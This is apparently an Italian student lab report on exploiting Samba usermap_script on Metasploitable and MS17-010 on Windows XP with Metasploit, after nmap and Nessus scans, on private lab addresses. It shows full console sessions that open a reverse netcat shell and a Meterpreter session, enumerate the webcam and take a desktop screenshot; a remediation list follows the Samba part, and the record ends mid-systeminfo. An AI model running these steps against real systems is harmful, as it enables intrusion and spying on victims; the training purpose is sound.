Samba garantisce l'interoperabilità di rete con le macchine Windows, permettendo ai sistemi Linux di accedere in lettura e scrittura alle risorse condivise in Windows e alle macchine Windows di interagire con le risorse condivise sugli host Linux. Il servizio Samba è in ascolto sulla porta 139, originalmente associata al protocollo NetBIOS, e 445, ormai predominante in quanto supporta versioni più recenti di SMB (SMB2 e SMB3).

➤ Kali Linux: IP 192.168.50.100



Preparazione ambiente

Prerequisito essenziale per lo svolgimento dell'esercitazione è che le macchine virtuali si trovino sulla stessa rete interna. Per questo occorre modificare gli IP di ciascuna macchina e impostarli secondo la consegna. Per testare la connettività di rete, si utilizza l'utility ping seguita dagli indirizzi dell'altra macchina.

Lo scambio di pacchetti icmp fra le macchine conferma la correttezza della configurazione.

```
(kali㉿kali)-[~]
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.977 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.365 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.473 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.527 ms
64 bytes from 192.168.50.150: icmp_seq=5 ttl=64 time=0.424 ms
64 bytes from 192.168.50.150: icmp_seq=6 ttl=64 time=0.574 ms
64 bytes from 192.168.50.150: icmp_seq=7 ttl=64 time=0.503 ms
64 bytes from 192.168.50.150: icmp_seq=8 ttl=64 time=0.619 ms
^C
--- 192.168.50.150 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7147ms
rtt min/avg/max/mdev = 0.365/0.557/0.977/0.175 ms

(kali㉿kali)-[~]
```

➤ Meta: IP 192.168.50.150

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=3.25 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.613 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.741 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.607 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.547 ms
--- 192.168.50.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 0.547/1.152/3.252/1.051 ms
msfadmin@metasploitable:~$
```



Port scanning con Nmap

Nmap è un Network scanner progettato, principalmente, per il port scanning, cioè per la scansione di reti o sistemi informatici al fine di verificare quali porte sono aperte su un target e quali servizi di rete, associati alle porte, sono disponibili.

Da terminale di Kali Linux, si lancia il tool Nmap tramite il **comando “nmap -sV 192.168.50.150”**.

In questo modo si effettua una **scansione “Version Detection”** delle porte sul dispositivo Metasploitable, all'indirizzo IP 192.168.50.150, **con individuazione dei servizi, completi di versione** (-sV), in esecuzione sulle porte.

L'output della scansione conferma le **porte 139 e 445 sono aperte** e che **su di esse è in ascolto il servizio Samba** per la condivisione di file e risorse su una rete.

Da notare che Nmap fornisce un **range di versioni del servizio**, indicando che la versione è compresa **tra 3.0 e 4.9**, inclusi tutti i valori intermedi.

```
kali@kali: ~
└─(kali㉿kali)-[~]
$ nmap -sV 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 10:35 CET
Nmap scan report for 192.168.50.150
Host is up (0.00084s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4
22/tcp    open      ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open      telnet       Linux telnetd
25/tcp    open      smtp         Postfix smtpd
53/tcp    open      domain       ISC BIND 9.4.2
80/tcp    open      http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open      rpcbind     2 (RPC #100000)
139/tcp   open      netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open      netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open      exec        netkit-rsh rexecd
513/tcp   open      login?      Netkit rshd
514/tcp   open      shell        GNU Classpath grmiregistry
1099/tcp  open      java-rmi
1524/tcp  filtered ingreslock
2049/tcp  open      nfs
2121/tcp  open      ftp
3306/tcp  open      mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open      postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open      vnc
6000/tcp  open      X11          (access denied)
6667/tcp  open      irc          UnrealIRCd
8009/tcp  open      ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open      http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 67.15 seconds
```



Basic scan con Nessus

Nessus è un **Vulnerability scanner** progettato per la scansione di sistemi o reti informatiche al fine di individuare e valutare le vulnerabilità conosciute.

Una volta effettuate le scansioni, il tool restituisce una lista di vulnerabilità, classificate in base alla criticità, fornendo anche le soluzioni per mitigare.

Per avviare il servizio Nessus, è necessario inserire il comando "**sudo systemctl start nessusd.service**" sul terminale di Kali. Una volta fatto ciò, è necessario collegarsi alla pagina [**https://kali:8834**](https://kali:8834) per effettuare il login. Per avviare una scansione basica, è sufficiente inserire l'IP della macchina target Metasploitable.

Per SMB, Nessus individua due vulnerabilità (tra le tante) soggette ad attacchi di Man-In-The-Middle:

- “**Samba Badlock**”, che coinvolge una debolezza del protocollo SMB nella gestione delle credenziali di autenticazione.
- “**SMB signing not required**”, che indica che la firma SMB non è obbligatoria sul server SMB remoto.

Per l'attacco a Samba, si vedrà utilizzato l'exploit “**usermap script**” relativo ad un'vulnerabilità ad esecuzione di comandi da remoto.

Poiché dalla scansione di Nessus non emerge una vulnerabilità direttamente collegata all'exploit, **si ipotizza**:

- 1) che il tool non la rilevi.
- 2) che l'exploit “usermap script” sia utilizzabile per sfruttare le vulnerabilità derivate da una configurazione errata di SMB a livello di autenticazione sull'host remoto.



Ricerca modulo exploit

A seguito della conclusione della fase di vulnerability Assessment, si procede alla **fase di exploit delle vulnerabilità del servizio SMB**.

Per confermare le debolezze del livello di autenticazione, si lancia l'attacco da Kali Linux verso Metasploitable utilizzando il framework Metasploit.

Metasploit è un framework open source utilizzato nel PT **per automatizzare l'esecuzione di exploit su sistemi informatici**. Infatti fornisce diversi moduli di exploit, tecniche che sfruttano specifiche vulnerabilità nei sistemi target utilizzando i payloads, codici la cui esecuzione garantisce l'accesso da remoto e l'invio di comandi non autorizzati ai target.

Per avviare il framework, si lancia il comando “**msfconsole**” da terminale di Kali. Con il comando “search”, seguito dalla parola chiave o nome associato ad un modulo, si può cercare un modulo di exploit specifico.

Nel caso in esame, la ricerca è stata condotta con il comando “**search samba 3**”, ovvero utilizzando una delle possibili versioni del servizio Samba in esecuzione su Metasploitable.

L'output è **lista di moduli auxiliary o di exploit** che sono utilizzabili per sfruttare la vulnerabilità associata al servizio Samba.



```
(kali㉿kali)-[~]
$ msfconsole

[+] METASPLOIT by Rapid7
[+] =c(____(o_____(()
[+] EXPLOIT
[+] \\\)(\\)(\\)(\\)(\\)(\\)/
[+] *****
[+] o 0 o o o
[+] ^^^^^^ PAYLOAD
[+] |\\)(\\)""**|(\\)(\\)**|(\\)
[+] = = = = = = = = = =
[+] \\\V\\\V\\\\
[+] )=====(
[+] LOOT
[+] (----)
[+] ||||

=[ metasploit v6.3.27-dev
+ -- =[ 2335 exploits - 1220 auxiliary - 413 post
+ -- =[ 1385 payloads - 46 encoders - 11 nops
+ -- =[ 9 evasion

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search samba 3

Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/license/caliclnt_getconfig ense Client GETCONFIG Overflow	2005-03-02	average	No	Computer Associates Lic
1	exploit/unix/misc/distcc_exec xecution	2002-02-01	excellent	Yes	DistCC Daemon Command E
2	exploit/windows/fileformat/ms14_060_sandworm ows OLE Package Manager Code Execution	2014-10-14	excellent	No	MS14-060 Microsoft Wind
3	exploit/unix/http/quest_kace_systems_management_rce gement Command Injection	2018-05-31	excellent	Yes	Quest KACE Systems Mana
4	exploit/multi/samba/usermap_script ipt" Command Execution	2007-05-14	excellent	No	Samba "username map scr



Abilitazione exploit e Configurazione parametri

Si individua l'exploit **“exploit/multi/samba/usermap_script”** che sfrutta la gestione non sicura del mapping degli utenti, dovuta ad un'errata configurazione del parametro “username map script”, per l'esecuzione del payload.

Si abilita l'exploit individuato con il comando **“use”**, seguito dal path (dal percorso nel file system) dell'exploit

Come si può notare, per l'exploit selezionato, è previsto il payload **cmd/unix/reverse_netcat**, il quale consente esecuzione di comandi da remoto attraverso connessione inversa di Netcat.

Con il comando **“show options”**, si individuano i parametri di configurazione obbligatori, identificati nella colonna “required” con lo “yes”.

Con il comando **“set RHOSTS 192.168.50.150”** si configura RHOSTS, ovvero L'IP della macchina Target (Metasploitable).

Gli altri parametri required di exploit e payload sono preimpostati di default, ma, in base alla traccia, si utilizzano i comandi:

“set RPORT 445”: per configurare RPORT, la porta specifica del target.
“set LPORT 5555”: per configurare LPORT, la porta su cui è in ascolto Kali Linux.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
---  --  --  --
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes      The target host(s), see https://docs.metasploit.com/docs/using-metasplo
RPORT          139      yes      The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
---  --  --  --
LHOST          192.168.50.100  yes      The listen address (an interface may be specified)
LPORT          4444      yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
```



Esecuzione exploit con successo

Quindi, si procede all'**esecuzione** dell'exploit con il comando "**exploit**".

Metasploit avvia un "handler" che si pone in ascolto sulla porta 5555 della macchina attaccante Kali Linux, per ricevere e gestire la connessione inversa avviata dal target Metasploitable, dopo l'esecuzione dell'exploit.

L'esecuzione dell'exploit avviene con successo poiché, sfruttando la vulnerabilità di SMB, il payload avvia una **connessione inversa** da Metasploitable, garantendo l'**apertura** di una sessione di shell remota sul Kali Linux. Ciò consente di eseguire comandi sul sistema bersaglio da remoto.

Per verificare se effettivamente la sessione di shell remota consente di inviare comandi al bersaglio, si invia il comando "**ifconfig**" che restituisce le informazioni sulla configurazione di rete di Metasploitable.

I gravi rischi, derivanti da un simile accesso non autorizzato ai sistemi, sono mitigabili con **pratiche e misure di sicurezza** che sono consigliate nella slide successiva.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:58494) at
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ca:e2:7f
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea2:e27f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:15 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1593 (1.5 KB) TX bytes:6213 (6.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27275 (26.6 KB) TX bytes:27275 (26.6 KB)
```



Remediation

- **Aggiornamento della versione di Samba:** utilizzare le versioni più recenti del software, poiché gli sviluppatori rilasciano correzioni di sicurezza regolarmente.
- **Configurazione sistema di autenticazione Samba:** Impostare la configurazione di Samba per utilizzare metodi di autenticazione sicura, come Kerberos, per proteggere le credenziali degli utenti durante la comunicazione.
- **Impostazione sistema di permessi appropriati:** definire e limitare i permessi di accesso a Samba per le condivisioni delle risorse.
- **Monitoraggio Eventi:** Implementare un sistema di monitoraggio degli accessi, che tenga traccia delle attività di Samba e dello script user map.
- **Validazione degli Input:** configurare lo script username map affinché preveda meccanismi di controllo e filtraggio sulla validazione degli input, per prevenire attacchi di tipo injection e command execution.
- **Abilitazione della firma del Server e crittografia:** Configurare Samba per utilizzare la firma del server (server signing) e la crittografia per proteggere la comunicazione tra client e server.
- **Firewall:** Configurare un firewall per bloccare l'accesso non autorizzato al protocollo Samba.

Exploit Windows con Metasploit

Traccia Giorno 5:

Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
- Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio Giorno 5:


IP Kali Linux: 192.168.200.100

IP Windows XP: 192.168.200.200

Listen port (payload option): 7777

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni: 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ; 2) le impostazioni di rete della macchine target ; 3) se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.



MS17-010

La vulnerabilità MS17-010 è un grave problema di sicurezza in Microsoft Windows, rivelato nel marzo 2017, collegato al protocollo SMB utilizzato per la condivisione di risorse in reti locali. Coinvolge errori nella gestione del protocollo SMBv1 e consente agli attaccanti di eseguire codice dannoso senza autenticazione. WannaCry, un ransomware, ha sfruttato questa vulnerabilità, causando un impatto globale significativo. Gli attaccanti potevano sfruttare la falla senza necessità di credenziali di accesso, aumentando la minaccia.



Preparazione ambiente

Il prerequisito essenziale per lo svolgimento dell'esercitazione è che le macchine virtuali si trovino sulla stessa rete interna. Per questo vengono modificati gli IP di ciascuna macchina e impostati secondo la consegna.

Per testare la connettività di rete, viene utilizzata l'utility ping seguita dagli indirizzi dell'altra macchina.

Lo scambio di pacchetti ICMP fra le macchine conferma la correttezza della configurazione.

► Kali Linux: IP 192.168.200.100

```
(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.419 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.04 ms
^C
--- 192.168.200.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.419/0.778/1.043/0.263 ms

(kali㉿kali)-[~]
$
```

► WindowsXP: IP 192.168.200.200

```
Prompt dei comandi
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale <LAN>:
      Suffisso DNS specifico per connessione:
      Indirizzo IP . . . . . : 192.168.200.200
      Subnet mask . . . . . : 255.255.255.0
      Gateway predefinito . . . . . : 192.168.200.1

C:\Documents and Settings\Epicode_user>
```



Port scanning con Nmap

Nmap è un Network scanner progettato, principalmente, per il port scanning, cioè per la scansione di reti o sistemi informatici al fine di verificare quali porte sono aperte su un target e quali servizi di rete, associati alle porte, sono disponibili.

Da terminale di Kali Linux si lancia il tool Nmap tramite il comando **“nmap -sV 192.168.200.200”**.

In questo modo si effettua una scansione delle porte sul dispositivo Windows XP all'indirizzo IP 192.168.200.200 con individuazione dei servizi, completi di versione (-sV), in esecuzione sulle porte.

L'output della scansione conferma che la porta 445, adibita al servizio SMB, è aperta e che sappiamo essere vulnerabile.

```
(kali㉿kali)-[~]
└$ nmap -sV 192.168.200.200
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-22 12:07 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
id servers with --dns-servers
Nmap scan report for 192.168.200.200
Host is up (0.00036s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
               cpe:/o:microsoft:windows-xp

Service detection performed. Please report any incorrect results at ht
Nmap done: 1 IP address (1 host up) scanned in 7.45 seconds

(kali㉿kali)-[~]
└$ █
```




Basic scan con Nessus

Per avviare il servizio Nessus, è necessario inserire il comando "**sudo systemctl start nessusd.service**" sul terminale di Kali.

Una volta fatto ciò, è necessario collegarsi alla pagina <https://kali:8834> per effettuare il login. Per avviare una scansione basica, è sufficiente inserire l'IP della macchina target.

Al termine della scansione vengono rilevate diverse vulnerabilità, tra cui la MS17-010 catalogata come rischio "High".





Abilitazione modulo exploit

Dopo l'individuazione della vulnerabilità, si avvia il processo di exploit utilizzando Metasploit. Per avviare l'attacco, si utilizza l'interfaccia a riga di comando di Metasploit tramite il comando "**msfconsole**". Una volta avviato, si è accolti dal prompt di Metasploit (**msf6>**) pronto per l'inserimento di comandi.

Per cercare un modulo di exploit specifico, si utilizza il comando "**search**" seguito dalla parola chiave o nome associato al modulo desiderato.

Nel contesto dell'esempio, viene eseguito il comando "**search ms17-010**" per ottenere una lista di moduli auxiliary o di exploit che possono essere utilizzati per sfruttare la vulnerabilità associata a quel nome.

```
(kali㉿kali)-[~]
$ msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo ...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

=[ metasploit v6.3.27-dev
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post
+ -- --=[ 1385 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion ]]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms17-010

Matching Modules
_____
#  Name
-  exploit/windows/smb/ms17_010_eternalblue 2017-03-14  average Yes  MS17-010 EternalBlue SMB Remote Windo
ws Kernel Pool Corruption
  1 exploit/windows/smb/ms17_010_psexec 2017-03-14  normal Yes  MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Code Execution
  2 auxiliary/admin/smb/ms17_010_command 2017-03-14  normal No   MS17-010 EternalRomance/EternalSynerg
y/EternalChampion SMB Remote Windows Command Execution
  3 auxiliary/scanner/smb/smb_ms17_010  normal No   MS17-010 SMB RCE Detection
```



Configurazione parametri

Con il comando "use" seguito dal numero dell'exploit, si imposta il modulo di exploit ritenuto più consono per lo sfruttamento della vulnerabilità.

Nel caso in esame quindi si è inserito il comando: "**use 1**".

Nel caso in questione, l'unico parametro "required" da configurare è **RHOSTS**, rappresentante l'IP della macchina target (Windows XP).

La configurazione avviene tramite il comando "**set RHOSTS 192.168.200.200**".

Alcuni parametri "required" dell'exploit sono preimpostati di default, come RPORT, la porta specifica del target (nel caso specifico, la 445).

Tuttavia, la traccia richiede la sostituzione di LPORT da 4444 a 7777, pertanto è stato inserito anche il comando "**set LPORT 7777**".

```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name          Current Setting  Required  Description
--          --          --          --
DBGTRACE      false           yes        Show extra debug trace info
LEAKATTEMPTS  99             yes        How many times to try to leak transaction
NAMEDPIPE     no              no         A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes        List of named pipes to check
RHOSTS        .               yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes        The Target port (TCP)
SERVICE_DESCRIPTION  no        no         Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME  no        no         The service display name
SERVICE_NAME    no        no         The service name
SHARE          ADMIN$         yes        The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass       no              no         The password for the specified username
SMBUser       no              no         The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--          --          --          --
EXITFUNC      thread         yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes        The listen address (an interface may be specified)
LPORT         4444           yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
```



Esecuzione exploit con successo

Dopo la configurazione, si procede con l'esecuzione dell'exploit utilizzando il comando "exploit". Una volta completati con successo tutti i processi necessari per il collegamento, si apre la sessione Meterpreter.

Da questo punto in avanti, l'utente ha il controllo completo della macchina vittima e può eseguire diverse operazioni a distanza.

In questo contesto specifico, sono stati eseguiti tutti i comandi richiesti dalla traccia, inclusi il rilevamento della webcam, lo screenshot del desktop, la configurazione di rete e l'acquisizione delle informazioni di sistema.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - ← | Entering Danger Zone |
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!

meterpreter > webcam_list
1: Periferica video USB
meterpreter > screenshot
Screenshot saved to: /home/kali/GDtCWrwh.jpeg
meterpreter > shell
Process 992 created.
Channel 2 created.
Microsoft Windows XP [Versione 5.1.2600]
(c) Copyright 1985-2001 Microsoft Corp.


C:\WINDOWS\system32>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):
    Suffisso DNS specifico per connessione:
    Indirizzo IP . . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.1

C:\WINDOWS\system32>systeminfo
systeminfo

Nome host: TEST-EPI
